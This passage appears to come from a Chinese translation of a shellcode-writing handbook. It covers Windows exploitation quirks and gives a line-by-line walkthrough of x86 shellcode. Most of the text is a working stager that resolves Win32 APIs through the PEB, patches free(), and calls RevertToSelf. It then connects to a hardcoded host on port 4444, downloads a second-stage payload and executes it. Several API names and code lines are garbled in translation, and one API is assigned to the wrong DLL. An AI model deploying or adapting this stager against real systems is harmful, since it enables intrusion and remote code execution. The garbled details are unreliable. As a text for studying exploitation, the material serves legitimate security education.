正如 SPIKE 是目前最好的 fuzzer 一样，OllyDbg 是迄今为止最好的调试器之一。它支持令人惊异的特征，例如 run-traces（允许你往回执行）内存搜索，内存断点（例如，你可以告诉它，在每次访问 MSVCRT.DLL 全局数据空间里的数据时设置中断），智能的数据窗口（例如显示线程结构）。同时，它也是一个强大的反汇编程序、文件补丁程序—基本上你想要的东西它都有。如果你认为 OllyDbg（原文为 WinDbg，笔误）缺少某些必要的功能，可以给作者发 e-mail，幸运的话，下个版本可能就会加上。花时间用 OllyDbg 附上进程，然后用 SPIKE fuzzing 它们，并分析它们的异常。这会使你快速熟悉非常好的 OllyDbg GUI。

6.4.1 Win32 里的错误

Win32 有许多错误，大部分是由未公开的，是写 shellcode 的人历经痛苦之后才发现的。例如，加载 LibraryA()时（把 DLL 载入内存），如果 PATH 里有句点，且系统没有打相应的补丁时，加载将失败；如果栈没有以 word 对齐，WinSock 例程将失败。很多 API 在 MSDN 里找不到相应的文档，或者讲解的很简单，完美地体现了 Microsoft 是多么地惜字如金。

底线是：当你的 shellcode 不工作时，很有可能就是因为 Windows 里的错误，而最好的方法就是绕过它们（惹不起还躲不起吗）。

6.4.2 写 Windows Shellcode

很长一段时间以来，编写稳定的 Windows Shellcode 是有些讲究的。和编写 Unix shellcode 不一样，在 Windows 里，并没有和已知 API 相一致的系统调用。作为代替，进程可以把指向外部函数的函数指针（例如 CreateProcess()或 ReadFile()）载入内存。但是你——黑客，并不能预先知道它们位于内存的什么地方。早期的 shellcode 只能假设它们在某些地方，或者猜测它们是某些地方中的一个。但这意味着你每次编写破解时，必须根据不同的 SP（service packs）或可执行文件生成不同版本的破解，也就是说，通用性不是很好。

编写可靠的、可重复使用的 shellcode 的关键是，Windows 把指向进程环境块的指针保存在已知的位置：FS:[0x30]。这个位置加上 0xc 就是载入顺序模块列表指针。现在，你有模块的链表，可以通过遍历它来寻找 kernel32.dll。而 kernel32.dll 包含 LoadLibraryA()和 GetProcAddress()，有了它们，你可以加载任何 DLL，并找出需要的函数地址。我想你应该重读 PE-COFF 文档以理解 Microsoft 的 shellcode 是怎么做的。

好是好，但这个方法生成的 shellcode 非常大。视要实现的具体功能，其长度大约在 300 到 800 字节之间。Halvar Flake 写的代码，经过高度优化后大约也有 290 字节。

当然，还有其它的方法。比如说，中国黑客在所写的 shellcode 里，通过设置异常处理程序，在内存里四处寻找 kernel32。如果你想了解这个技术的细节，可以查阅 NSFOCUS 为 IIS 所写的攻击代码。

即使采用 NSFOCUS 所使用的方法，生成的 shellcode 可能还是偏大。因此，CANVAS 把 shellcode 分成不同的部分，主要部分是用 CANVAS 的附加块编码器（类似于 XOR 编码器/译码器，但用 addl 代替 xorl）生成的 150 字节 shellcode，它利用异常处理在内存里搜寻另一部分—以 8 字节标记开始的 shellcode。实践证明，这段 shellcode 非常可靠，你可以把它放到内存的任何地方，而不必担心受到空间的限制。

6.4.3 A Hacker's Guide to the Win32 API

VirtualProtect() ，设置内存页的访问控制权限。我们可以给.text 区段加上+w 属性，从而修改.text 区段里的函数。

SetDefaultExceptionHandler，对于新发布的 service pack，反汇编它可以发现全局异常处理程序的位置。

TlsSetValue() / TlsGetValue()，每个线程都可以用 Thread Local Storage 保存特殊的线程变量（不同于栈和堆）。有时候，你的 shellcode 想攫取的有价值的指针可能就藏在这里。

WSASicjet()，调用 WSASicjet()而不是 socket()生成你可以直接用作标准输入或标准输出的套接字。如果你用 shellcode 派生 cmd.exe，可以用这个方法生成较小的 shellcode。（由 socker()生成的 socket 句柄里的问题是出在 SO_OPENTYPE 属性里。）

6.4.4 从黑客的角度看 Windows

Win9X/ME

没有用户或安全基础架构的概念（非常过时）。

WinNT

漏洞百出的 RPC 函数库使我们可以轻松控制 RPC 服务—Win2K 下的 RPC 数据结构在默认情况没有被验证，因此，几乎所有的恶意数据都可以使它们崩溃。

不支持 NTLMv2 和其它认证方式，使网络窃听很容易。

IIS4.0 全部以 system 权限运行，崩溃后不会自动重启。

Win2K

Win2K 的基本安装已包括 NTLMv2。

RPC 函数库里的错误比 NT 4.0 少很多（不是说 NT 4.0 的错误非常多）。

SP4—清除了异常寄存器。

IIS 5.0 以 system 运行，但 URL 处理程序通常不以 system 权限运行（FrontPage，WebDav，

和类似组件除外）。

Win XP
增加的 Vectored Exception Handling 使堆溢出更加容易。
SP1—清除了异常寄存器。
IIS 5.1—把 URLs 限制为合理的大小。

Windows 2003 Server
用 stack canary 编译了整个 OS，包括内核。
IIS 的部分功能移到内核里。
IIS 6.0 仍是用 C++ 写的，只不过现在运行在有着完全不同配置的管理过程和一簇管理进程之下，这些进程可以根据特殊的 URL 和虚拟主机设置服务于端口 80/443。
可以与进程分离而不会导致进程崩溃。在 Win32 以前的版本中，如果你用调试器附上进程，分离时肯定会终止进程。这在有些时候有用处，但大多数时候令人讨厌。

6.5 结论

在本章中，你学习了 Linux/Unix 和 Windows 破解之间的基本差别。同时介绍了一些高级的 Windows 概念，比如说系统调用和进程内存，从黑客的视角来看，这和 Linux/Unix 上的明显不同。用 Windows 的破解知识武装自己，你将能继续学习下一章，我们在那里会详细介绍 Windows 下面的黑客技术。

7
Windows Shellcode

本书一位作者的女友经常说写 shellcode 很容易，凭心而论，在 Linux 上是不太难，但在 Windows 上还是有一定难度的，有时候会使人垂头丧气。在开始学习本章之前，我们将先回顾一些 shellcode 的要点，然后研究 Windows shellcode 那令人着迷的特性。沿着这条主线，我们还将讨论 AT&T 与 Intel 句法间的不同，某些 Win32 漏洞给我们带来的影响，并探讨高级 Windows shellcode 的发展方向。

句法和过滤器

首先，不使用编码器/译码器又能工作，而体积又很小的 windows Shellcode 少之又少。无论如何，如果有许多破解代码需要你去完成，你可能会想到在破解代码中采用编码器/译码器 API 来避免经常调整 shellcode。例如 Immunity CANVAS 就使用了“附加的”编码器/译码器。也就是说，它把 shellcode 视为一组 unsigned long 列表，把列表中的每个 unsigned long 加上 x（x 可以通过不断重试随机数来找到），经过这样的处理，会得到一组新的没有坏字符的 unsigned long 列表。虽然编码器/译码器工作得很好，但还是有人乐意使用 XOR、character-或 word-based 之类的方法。

重要的是：应该牢记译码器只是把 x 扩展到不同字符范围的 y=f(x)函数。如果 x 仅仅包含小写字母，那么可以把 f(x) 看作是把小写字母转换成二进制字符并转到那里的函数；当然，也可以把 f(x) 看作是把小字字母转换成大字字母并转到那里的函数。换句话说，当你遇到设置严密的过滤器（译注：现在有很多程序在接受用户输入时，会过滤一些恶意字符）时，不要急于一次解决所有的问题，尝试使用多重解码，把攻击串分段转换为二进制等方法，可能会更容易些。

在本章，我们不介绍编码器/译码器，并假设你知道怎样把二进制数据复制到进程空间并跳到它。只要你会写 Linux shellcode，就应该能编写 x86 汇编代码。我写 windows shellcode 和写 Linux shellcode 一样，使用相同的工具。从长远来看，熟练掌握几种工具会使编写 shellcode 变得更轻松。依我之见，不必花大把的钞票购买 Visual Studio，免费的 Cygwin（www.cygwin.org）就不错。安装 Cygwin 可能有点慢，所以你可以试着运行某个程序（gcc，as，或其它），来确认安装是否完成。当然，有些人喜欢用 NASM 或其它的工具，但我认为这些工具在编辑代码及测试时略有不便。

X86 AT&T 与 Intel 句法的对比

在 X86 汇编代码格式里，AT&T 与 Intel 句法有两个主要的不同点。第一个是 AT&T 句法使用[助记符 source，dest]；而 Intel 使用[助记符 dest，source]。当人们用 GUN 的 gas（AT&T 使用），OllyDbg（Intel 使用）或其它的 Windows 工具查看汇编代码时，这种互相颠倒的形

式可能会使人摸不着头脑。当然，假如你可以灵活转换这种形式，那么在 At&T 与 Intel 之间还有另外一个重要的不同点：寻址。

X86 的寻址有如下的形式：两个寄存器，一个位移量，一个比例因子，如 1，2，4 或 8。所以，mov eax,[ecx+ebx*4+5000] （OllyDbg 中的 Intel 句法）等同于 mov 5000(%ecx,%ebx,4),%eax （GUN AS 中的 AT&T 句法）。

我建议大家学习 AT&T 句法，理由是它的句法清晰（译注：选择最适合自己的，而不是人云亦云。）。考虑一下 mov eax,[ecx+ebx]，哪个是基址寄存器，哪个是变址寄存器？特别是在缺少特征时（avoid character），更容易引起混淆。出现这种情形的主要原因还是因为寻址的问题：两个寄存器似乎是一样的，可以互换；但实际上如果互换，生成的机器指令将完全不同。

7.1 创建

我们在开始写 Windows shellcode 时，通常会碰到一个大问题，Win32 不提供直接的系统调用。而真正令人惊奇的是，这是由许多人讨论后决定的。正如 Windows 的一贯风格那样，这个特性有令人讨厌的一面，也有值得称赞的一面。值得称赞的是，它使 Win32 系统设计者在修复漏洞或扩展内部系统调用 API 时，不会影响现有的程序。

为了使 shellcode 在其它程序中运行，需要对其做适当修整，例如：

它必须可以找到需要的 Win32 API 函数，并生成调用表。
为了建立连接，它必须能加载需要的函数库。
它必须可以连接远程服务器，下载并执行后续的 shellcode。
它必须确保自己可以正常退出，并使原来的进程继续运行或终止。
它必须能阻止其它线程对它的终止。
如果它想让后续的 Win32 调用继续使用堆，它还必须能修复一个或多个堆。

找到需要的 Win32 API 函数，一般是指在 shellcode 中硬编码这些函数的地址，或者是硬编码 Windows 某个版本的 GetProcAddressA()和 LoadLibraryA()地址。编写 Windows shellcode 最快速的方法之一是硬编码函数地址，当然，这种方法不适合特殊的可执行文件或某些版本的 Windows。正如 SQL Slammer 蠕虫显示的那样，硬编码函数地址有时候非常有用。

注解：Slammer 的源代码在互联网上广为流传，它是非常好的、学习硬编码函数地址的例子。

但在 shellcode 中硬编码函数地址，将使 shellcode 依赖特定的可执行文件或操作系统版本。为了避免这种情形发生，我们只能改用其它方法。一种方法是在进程里模拟链接正常的 DLL，然后找出函数的位置。另一种方法是搜索 Kernel32.dll 函数使用的内存空间，通过寻找进程环境块（Process environment block，PEB）（中国黑客经常用这个方法）找出函数的位置。在随后的章节中，我们还将介绍怎样利用 Windows 异常处理系统（exception-handling system）搜索整个内存空间。

7.2 剖析 PEB

下面的例子源自 CANVAS 中的 Windows shellcode，在分析这些代码之前，先介绍一下当时的想法：

可靠性是关键。它必须在没有外部支援的情况下正常工作。
扩展性很重要。当你在某些无法预料的情况下，想定制 Shellcode 时，就能体会到扩展性的重要了。
长度也很重要—当然是越小越好。但压缩长度需要花时间，也可能使 Shellcode 显得混乱且难以管理。

因为这些原因，这个例子中的 shellcode 显得有些臃肿，但接下来你会看到，我们将利用结构异常处理程序（Structured Exception Handler，SEH）捕获 shellcode 来克服这个问题。如果你花时间学习 X86 汇编语言并努力研究这个例子，接下来的学习会轻松一些。

注意，这段 C 源码比较简单，可以在 GCC 支持的 X86 平台上进行编辑或编译。现在，我们逐行分析 heaoverflow.c，看它到底做了些什么！

7.2.1 Heapoverflow.c 分析

如果是写 Win32 程序，首先要包含 windows.h，我们可以从这个头文件中获得一些常量和常见的数据结构。

```
//released under the GNU PUBLIC LICENSE v2.0
#include <stdio.h>
#include <malloc.h>
#ifdef Win32
#include <windows.h>
#endif
```

我们用 GCC 的 asm()和.set 语句来开始 shellcode 函数。这些语句不生成实际代码，也不占用程序空间；它们的存在，可以使我们比较方便地管理 shellcode 中使用的常量。

```
void
getprocaddr()
{

  /*GLOBAL DEFINES*/
  asm("

.set KERNEL32HASH,     0x000d4e88
.set NUMBEROFKERNEL32FUNCTIONS,0x4
.set VIRTUALPROTECTHASH, 0x38d13c
```

```
.set GETPROCADDRESSHASH,0x00348bfa
.set LOADLIBRARYAHASH,  0x000d5786
.set GETSYSTEMDIRECTORYAHASH, 0x069bb2e6
.set WS232HASH,        0x0003ab08
.set NUMBEROFWS232FUNCTIONS,0x5
.set CONNECTHASH,      0x0000677c
.set RECVHASH,         0x00000cc0
.set SENDHASH,         0x00000cd8
.set WSASTARTUPHASH,    0x00039314
.set SOCKETHASH,       0x000036a4
.set MSVCRTHASH, 0x00037908
.set NUMBEROFMSVCRTFUNCTIONS, 0x01
.set FREEHASH, 0x00000c4e
.set ADVAPI32HASH, 0x000ca608
.set NUMBEROFADVAPI32FUNCTIONS, 0x01
.set REVERTTOSELFHASH, 0x000dcdb4

");
```

这里是真正起作用的代码—位置无关性代码（Position Independent Code，PIC），它的作用是将%ebx 设为当前的位置（地址）。设置完成后，其它的局部变量可以参考（引用）%ebx。这和编译器所做的工作类似。

```
/*START OF SHELLCODE*/
asm("

mainentrypoint:
call geteip
geteip:
pop %ebx
```

因为我们现在不知道 esp 指向哪里，为了避免在调用函数时产生错误，我们需要先把它规格化（normalize）。即使是在 getPC 代码里，这也是个问题，因此，为了使%esp 指向你的破解，你可能想在 Shellcode 前部包含 sub $50,%esp。但是，如果你占用太大的地方（我们在这里使用 0x1000），在试图向栈写数据时，可能会超出范围，导致访问违例（access violation）。当然，我们在这里选择的值，在绝大多数情况下是可以正常工作的。

```
movl %ebx,%esp
subl $0x1000,%esp
```

奇怪的是，为了使 ws2_32.dll 里的一些函数正常工作，%esp 必须被对齐（这很可能是 ws2_32.dll 的漏洞）。我们这样做：

```
and $0xffffff00,%esp
```

到这一步，我们就可以着手填充函数表了。首先要在 kernel32.dll 里找到所需函数的地址，我们用三个函数完成这个工作。先把 ecx 设置为哈希列表中的函数个数，然后进入循环。每次循环时，我们把 kernel32.dll（不要忘了.dll）的哈希值以及所需函数名的哈希值传给 getfuncaddress()。当程序返回函数地址后，我们把它放入%edi 指向的函数表中。注意，这种方法生成的地址格式是统一的。LABEL-geteip(%ebx)总是指向 LABEL，这样一来，你就可以用 LABEL 访问存贮的变量了。

```
//set up them loop

movl $NUMBEROFKERNEL32FUNCTIONS,%ecx
lea  KERNEL32HASHESTABLE-geteip(%ebx),%esi
lea  KERNEL32FUNCTIONSTABLE-geteip(%ebx),%edi

//run the loop

getkernel32functions:

//push the hash we are looking for, which is pointed to by %esi

pushl (%esi)
pushl $KERNEL32HASH
call getfuncaddress
movl %eax,(%edi)
addl $4, %edi
addl $4, %esi
loop getkernel32functions
```

我们现在有一个函数表，它由 kernel32.dll 中的函数组成，我们在这个函数表里可以找到 MSVCRT 中的函数。注意，这里也是用循环结构处理的。这里调用了 getfuncaddress()，我们下次碰到它时再仔细研究，现在假设它能正常工作就可以了。

```
//GET MSVCRT FUNCTIONS

movl $NUMBEROFMSVCRTFUNCTIONS,%ecx
lea MSVCRTHASHESTABLE-geteip(%ebx),%esi
lea MSVCRTFUNCTIONSTABLE-geteip(%ebx),%edi
getmsvcrtfunctions:
pushl (%esi)
pushl $MSVCRTHASH
call getfuncaddress
movl %eax,(%edi)
addl $4, %edi
addl $4, %esi
```

```
loop getmsvcrtfunctions
```

在堆溢出过程中，为了获得控制权，可能会破坏堆。但如果你不是操作堆的唯一线程，当在堆上分配空间的其它线程试图调用 free()时，可能会出麻烦。为了防止这种问题发生，我们可以用操作码 0xc3 替换 free()的 function prelude，使 free()在不访问堆的情况下正常返回。

要达到上述目的，我们需要修改 free()所在（内存）页的保护模式。和其它包含可执代码的内存页一样，free()所在的内存页被标记为只读和执行，因此，我们必须把它改成+rwx，我们用 Virtualprotect 函数做这件事。Virtualprotect 函数在 MSVCRT 之中，但因为在前面我们已经把 MSVCRT 的函数填入函数表了，所以 Virtualprotect 函数应该在我们的函数表中。我们在自己的内部数据结构中临时存贮指向 free()的指针（我们不会同时重设页面的权限）。

```
//QUICKLY!
//VIRTUALPROTECT FREE +rwx

lea BUF-geteip(%ebx),%eax
pushl %eax
pushl $0x40
pushl $50
movl FREE-geteip(%ebx),%edx
pushl %edx
call *VIRTUALPROTECT-geteip(%ebx)

//restore edx as FREE

movl FREE-geteip(%ebx),%edx

//overwrite it with return!

movl $0xc3c3c3c3,(%edx)

//we leave it +rwx
```

通过修改相关代码，我们使 free()在不访问堆的情况下正常返回。这将使我们在控制程序中，防止其它线程引起访问违例。

Shellcode 尾部是字符串 ws2-32.dll。我们想加载它（此时，它还没有被加载）并对它初始化，然后利用它连向我们已在监听 TCP 端口的主机。不幸的是，我们在此碰到了一些麻烦，在某些破解里，如 RPC LOCATOR 破解，在调用 RevertToSelf()前并不能加载 ws2_32.dll。这是因为你所在的 locator 线程只能暂时模拟匿名用户处理你的请求，而匿名用户是没有权限读任何文件的。因此，我们只能假设 ADVAPI.dll 已被加载，然后利用它寻找 RevertToSelf。不加载 ADVAPI.dll 的情况很少见，假如不幸被你碰到了，将导致这部分 Shellcode 崩溃。当然，你可以事先做一下检查，确保在 RevertToSelf 的指针不为 0 时调用它。我们在这里没有做检查，因为这只会增加 Shellcode 的长度而对我们并没有太大的帮助。

```
//Now, we call the RevertToSelf() function so we can actually do some-thing
on the machine
//You can't read ws2_32.dll in the locator exploit without this.

movl $NUMBEROFADVAPI32FUNCTIONS,%ecx
lea ADVAPI32HASHESTABLE-geteip(%ebx),%esi
lea                              ADVAPI32FUNCTIONSTABLE-geteip(%ebx),%edii
getadvapi32functions:
pushl (%esi)
pushl $ADVAPI32HASH
call getfuncaddress
movl %eax,(%edi)
addl $4,%esi
addl $4,%edi
loop getadvapi32functions
call *REVERTTOSELF-geteip(%ebx)
```

现在，我们以进程属主的身份运行，也有权限读 ws2_32.dll。但在某些 Windows 系统上，如果没有指定完整的路径，LoadLibraryA()会因路径中存在点号（.）而找不到 ws2_32.dll。这意味着我们还必须先用 GetSystemDirectoryA()处理 ws2_32.dll 字符串。我们在 Shellcode 尾部的临时缓冲区(BUF)里进行这些操作。

```
//call getsystemdirectoryA, then prepend to ws2_32.dll

pushl $2048
lea BUF-geteip(%ebx),%eax
pushl %eax
call *GETSYSTEMDIRECTORYA-geteip(%ebx)

//ok, now buf is loaded with the current working system directory
//we now need to append \\WS2_32.DLL to that, because
//of a bug in LoadLibraryA, which won't find WS2_32.DLL if there is a
//dot in that path

lea BUF-geteip(%ebx),%eax
findendofsystemroot:
cmpb $0,(%eax)
je foundendofsystemroot
inc %eax
jmp findendofsystemroot
foundendofsystemroot:

//eax is now pointing to the final null of C:\\windows\\system32
```

```
lea WS2_32DLL-geteip(%ebx),%esi
strcpyintobuf:
movb (%esi), %dl
movb %dl,(%eax)
test %dl,%dl
jz donewithstrcpy
inc %esi
inc %eax
jmp strcpyintobuf
donewithstrcpy:

//loadlibrarya(\"c:\\winnt\\system32\\ws2_32.dll\");

lea BUF-geteip(%ebx),%edx
pushl %edx
call *LOADLIBRARY-geteip(%ebx)
```

到这一步，我们知道 ws2_32.dll 已经被加载，当我们需要建立连接时，就可以从中加载函数了。

```
movl $NUMBEROFWS232FUNCTIONS,%ecx
lea WS232HASHESTABLE-geteip(%ebx),%esi
lea WS232FUNCTIONSTABLE-geteip(%ebx),%edi

getws232functions:

//get getprocaddress
//hash of getprocaddress

pushl (%esi)

//push hash of KERNEL32.DLL

pushl $WS232HASH
call getfuncaddress
movl %eax,(%edi)
addl $4, %esi
addl $4, %edi
loop getws232functions

//ok, now we set up BUFADDR on a quadword boundary
//esp will do since it points far above our current position

movl %esp,BUFADDR-geteip(%ebx)
```

```
//done setting up BUFADDR
```

当然，你必须调用 WSASTARTUP 得到 ws2_32.dll 回转区（rolling）。即使 ws2_32.dll 已经被初始化，再次调用 WSASTARTUP 也不会带来任何危害。

```
movl BUFADDR-geteip(%ebx), %eax
pushl %eax
pushl $0x101
call *WSASTARTUP-geteip(%ebx)

//call socket

pushl $6
pushl $1
pushl $2
call *SOCKET-geteip(%ebx)
movl %eax,FDSPOT-geteip(%ebx)
```

现在，我们调用 connect()函数，它将使用保存在 shellcode 尾部的、硬编码过的 IP 地址。在实际使用时，你应该把它换成你指定的 IP 地址和端口。如果调用 connect()失败，程序将跳到 exitthread，引起异常并崩溃。有时你想调用 ExitProcess()，有时为了处理进程而引起异常。

```
//call connect
//push addrlen=16

push $0x10
lea SockAddrSPOT-geteip(%ebx),%esi

//the 4444 is our port

pushl %esi

//push fd

pushl %eax
call *CONNECT-geteip(%ebx)
test %eax,%eax
jl  exitthread
```

到这里，对第一部分 shellcode 的分析结束了，我们接下来分析保存在远程服务器上的后续 shellcode。

```
pushl $4
call recvloop
//ok, now the size is the first word in BUF

Now that we have the size, we read in that much shellcode into the buffer.
movl BUFADDR-geteip(%ebx),%edx
movl (%edx),%edx

//now edx has the size

push %edx

//read the data into BUF

call recvloop

//Now we just execute it.

movl BUFADDR-geteip(%ebx),%edx
call *%edx
```

至此，我们把控制权正式交给了后续的 shellcode。在一般情况下，后续 shellcode 首先会重复前面做过的大部分工作。

看过 shellcode 的概貌后，我们再来重点看一下 shellcode 中用到的一些函数。下面是 recvloop 函数的代码，它接受调用者传递的参数—需要读取数据的大小，并用外部的“全局”变量控制读入的数据放在那。就象 connect()函数那样，如果 recvloop 发现错误也会跳到 exitthread。

```
//recvloop function

 asm("

//START FUNCTION RECVLOOP
//arguments: size to be read
//reads into *BUFADDR

recvloop:
pushl %ebp
movl %esp,%ebp
push %edx
push %edi

//get arg1 into edx
```

```
movl 0x8(%ebp), %edx
movl BUFADDR-geteip(%ebx),%edi

callrecvloop:

//not an argument- but recv() messes up edx! So we save it off here

pushl %edx

//flags

pushl $0

//len

pushl $1

//*buf

pushl %edi
movl FDSPOT-geteip(%ebx),%eax
pushl %eax
call *RECV-geteip(%ebx)

//prevents getting stuck in an endless loop if the server closes the connection

cmp $0xffffffff,%eax
je exitthread


popl %edx

//subtract how many we read

sub %eax,%edx

//move buffer pointer forward

add %eax,%edi

//test if we need to exit the function
//recv returned 0

test %eax,%eax
```

```
je donewithrecvloop

//we read all the data we wanted to read

test %edx,%edx
je donewithrecvloop
jmp callrecvloop


donewithrecvloop:

//done with recvloop

pop %edi
pop %edx
mov %ebp, %esp
pop %ebp
ret $0x04

//END FUNCTION
```

接下来是我们前面提到过的 getfuncaddress()，它根据 DLL 和函数名的哈希值找出函数指针的地址。因为它做的很多工作都不符合常规，所以它可能是 shellcode 中最容易引起混淆的函数了。它依赖于 fs:[0x30]，因为 Windows 程序在运行时，fs:[0x30]指向进程环境块（Process Environment Block，PEB），我们根据 fs:[0x30]可以找到已载入内存的模块。然后，通过比较每个模块的哈希值来寻找 kernel32.dll。我们的哈希函数有一个简单的标记，用来区分哈希 Unicode 或纯 ASCII 字符。

当然，也可以选用其它的方法，而且有的还很精练。例如，Halvar Flake 用 16-bit 的哈希值，可以节省一些空间；也有些方法通过分析 PE 头部寻找所需的指针。其实不必通过分析 PE 头部来获取每个函数的指针—只需找到 GetProcAddress()，通过它就可以找到其它的函数指针了。

```
/* fs[0x30] is pointer to PEB
   *that + 0c is _PEB_LDR_DATA pointer
   *that + 0c is in load order module list pointer
```

可以从下面的网址获取进一步信息：
www.builder.cz/art/asembler/anti_procdump.html
www.onebull.org/ocument/doc/win2kmodules.htm

通常，按如下步骤操作：
1. 从当前的模块（fs:0x30）得到 PE 头部。
2. 转到 PE 头部。
3. 转到输出表（export table），得到 nBase 值。

4. 得到 arrayofNames，寻找需要的函数。

```
*/

//void* GETFUNCADDRESS( int hash1,int hash2)

/*START OF CODE THAT GETS THE ADDRESSES*/
//arguments
//hash of dll
//hash of function
//returns function address

getfuncaddress:
pushl %ebp
movl %esp,%ebp
pushl %ebx
pushl %esi
pushl %edi
pushl %ecx

pushl %fs:(0x30)
popl %eax

//test %eax,%eax
//JS WIN9X

NT:

//get _PEB_LDR_DATA ptr

movl 0xc(%eax),%eax

//get first module pointer list

movl 0xc(%eax),%ecx



nextinlist:

//next in the list into %edx

movl (%ecx),%edx
```

```
//this is the unicode name of our module

movl 0x30(%ecx),%eax

//compare the unicode string at %eax to our string
//if it matches KERNEL32.dll, then we have our module address at 0x18+%ecx
//call hash match
//push unicode increment value

pushl $2

//push hash

movl 8(%ebp),%edi
pushl %edi

//push string address

pushl %eax
call hashit
test %eax,%eax
jz  foundmodule

//otherwise check the next node in the list

movl %edx,%ecx
jmp nextinlist

//FOUND THE MODULE, GET THE PROCEDURE

foundmodule:

//we are pointing to the winning list entry with ecx
//get the base address

movl 0x18(%ecx),%eax

//we want to save this off since this is our base that we will have to add

push %eax

//ok, we are now pointing at the start of the module (the MZ for
//the dos header IMAGE_DOS_HEADER.e_lfanew is what we want
//to go parse (the PE header itself)
```

```
movl 0x3c(%eax),%ebx
addl %ebx,%eax

//%ebx is now pointing to the PE header (ascii PE)
//PE->export table is what we want
//0x150-0xd8=0x78 according to OllydDbg

movl 0x78(%eax),%ebx

//eax is now the base again!

pop %eax
push %eax
addl %eax,%ebx

//this eax is now the Export Directory Table
//From MS PE-COFF table, 6.3.1 (search for pecoff at MS Site to download)
//Offset Size Field                    Description
//16    4   Ordinal Base (usually set to one!)
//24    4   Number of Name pointers      (also the number of ordi-nals)
//28    4   Export Address Table RVA     Address of the EAT rela-tive to base
//32    4   Name Pointer Table RVA       Addresses (RVA's) of Names!
//36    4   Ordinal Table RVA            You need the ordinals to get the
addresses

//theoretically we need to subtract the ordinal base, but it turns out they
don't actually use it

//movl 16(%ebx),%edi
//edi is now the ordinal base!

movl 28(%ebx),%ecx

//ecx is now the address table

movl 32(%ebx),%edx

//edx is the name pointer table

movl 36(%ebx),%ebx

//ebx is the ordinal table
```

```
//eax is now the base address again
//correct those RVA's into actual addresses

addl %eax,%ecx
addl %eax,%edx
addl %eax,%ebx

////HERE IS WHERE WE FIND THE FUNCTION POINTER ITSELF


find_procedure:

//for each pointer in the name pointer table, match against our hash
//if the hash matches, then we go into the address table and get the
//address using the ordinal table

movl (%edx),%esi
pop %eax
pushl %eax
addl %eax,%esi

//push the hash increment - we are ascii

pushl $1

//push the function hash

pushl 12(%ebp)

//esi has the address of our actual string

pushl %esi
call hashit
test %eax, %eax
jz found_procedure

//increment our pointer into the name table

add $4,%edx

//increment out pointer into the ordinal table
//ordinals are only 16 bits

add $2,%ebx
```

```
jmp find_procedure

found_procedure:

//set eax to the base address again

pop %eax
xor %edx,%edx

//get the ordinal into dx
//ordinal=ExportOrdinalTable[i] (pointed to by ebx)

mov (%ebx),%dx

//SymbolRVA = ExportAddressTable[ordinal-OrdinalBase]
//see note above for lack of ordinal base use
//subtract ordinal base
//sub %edi,%edx
//multiply that by sizeof(dword)

shl $2,%edx

//add that to the export address table (dereference in above .c statement)
//to get the RVA of the actual address

add %edx,%ecx

//now add that to the base and we get our actual address

add (%ecx),%eax

//done eax has the address!

popl %ecx
popl %edi
popl %esi
popl %ebx
mov %ebp,%esp
pop %ebp
ret $8
```

下面是我们使用的哈希函数。它对字符串做简单的处理，并忽略大小写。

```
//hashit function
```

```
//takes 3 args
//increment for unicode/ascii
//hash to test against
//address of string

hashit:
pushl %ebp
movl %esp,%ebp

push %ecx
push %ebx
push %edx

xor %ecx,%ecx
xor %ebx,%ebx
xor %edx,%edx

mov 8(%ebp),%eax
hashloop:
movb (%eax),%dl

//convert char to upper case

or $0x60,%dl
add %edx,%ebx
shl $1,%ebx

//add increment to the pointer
//2 for unicode, 1 for ascii

addl 16(%ebp),%eax
mov (%eax),%cl
test %cl,%cl
loopnz hashloop
xor %eax,%eax
mov 12(%ebp),%ecx
cmp %ecx,%ebx
jz donehash

//failed to match, set eax==1

inc %eax
donehash:
pop %edx
```

```
pop %ebx
pop %ecx
mov %ebp,%esp
pop %ebp
ret $12
```

下面这段代码是用 C 语言写的哈希函数，功能和上面的代码类似。需要进行哈希处理的 shellcode 可能会用到不同的哈希函数。虽然大部分的哈希函数都可以很好的工作，但我们在这里选择的是一个体积较小、容易用汇编语言实现的哈希函数。

```
#include <stdio.h>

main(int argc, char **argv)
{
 char * p;
 unsigned int hash;

 if (argc<2)
  {
   printf("Usage: hash.exe kernel32.dll\n");
   exit(0);
  }

 p=argv[1];

 hash=0;
 while (*p!=0)
  {
    //toupper the character
    hash=hash + (*(unsigned char * )p | 0x60);
    p++;
    hash=hash << 1;
  }
 printf("Hash: 0x%8.8x\n",hash);

}
```

如果我们需要自己处理 ExitThread()或 ExitProcess()，那我们可以用自己的函数替换下面的结束函数。然而，在一般情况下，下面的代码足够用了。

```
exitthread:
//just cause an exception
xor %eax,%eax
call *%eax
```

接下来的是一些与实际情况相关的数据，如 IP 地址等。要真正使用这个 shellcode，你必须用实际的 IP 地址和端口替换下面的 sockaddr 数据。

```
SockAddrSPOT:

//first 2 bytes are the PORT (then AF_INET is 0002)

.long 0x44440002

//server ip 651a8c0 is 192.168.1.101

.long 0x6501a8c0
KERNEL32HASHESTABLE:
.long GETSYSTEMDIRECTORYAHASH
.long VIRTUALPROTECTHASH
.long GETPROCADDRESSHASH
.long LOADLIBRARYAHASH

MSVCRTHASHESTABLE:
.long FREEHASH

ADVAPI32HASHESTABLE:
.long REVERTTOSELFHASH

WS232HASHESTABLE:
.long CONNECTHASH
.long RECVHASH
.long SENDHASH
.long WSASTARTUPHASH
.long SOCKETHASH

WS2_32DLL:
.ascii \"ws2_32.dll\"
.long 0x00000000

endsploit:

//nothing below this line is actually included in the shellcode, but it
//is used for scratch space when the exploit is running.

MSVCRTFUNCTIONSTABLE:
FREE:
    .long 0x00000000
```

```
KERNEL32FUNCTIONSTABLE:
VIRTUALPROTECT:
    .long 0x00000000
GETPROCADDRA:
    .long 0x00000000
LOADLIBRARY:
    .long 0x00000000

//end of kernel32.dll functions table
//this stores the address of buf+8 mod 8, since we
//are not guaranteed to be on a word boundary, and we
//want to be so Win32 api works

BUFADDR:
    .long 0x00000000


    WS232FUNCTIONSTABLE:
CONNECT:
    .long 0x00000000
RECV:
    .long 0x00000000
SEND:
    .long 0x00000000
WSASTARTUP:
    .long 0x00000000
SOCKET:
    .long 0x00000000

//end of ws2_32.dll functions table

SIZE:
    .long 0x00000000

FDSPOT:
    .long 0x00000000
BUF:
    .long 0x00000000

    ");

}
```

我们的主程序将在需要时输出 Shellcode，或者为了测试的目的调用它。

```
int main()
{
       unsigned char buffer[4000];
       unsigned char * p;
       int i;
       char *mbuf,*mbuf2;
       int error=0;
       //getprocaddr();
       memcpy(buffer,getprocaddr,2400);
       p=buffer;
       p+=3; /*skip prelude of function*/

//#define DOPRINT

#ifdef DOPRINT

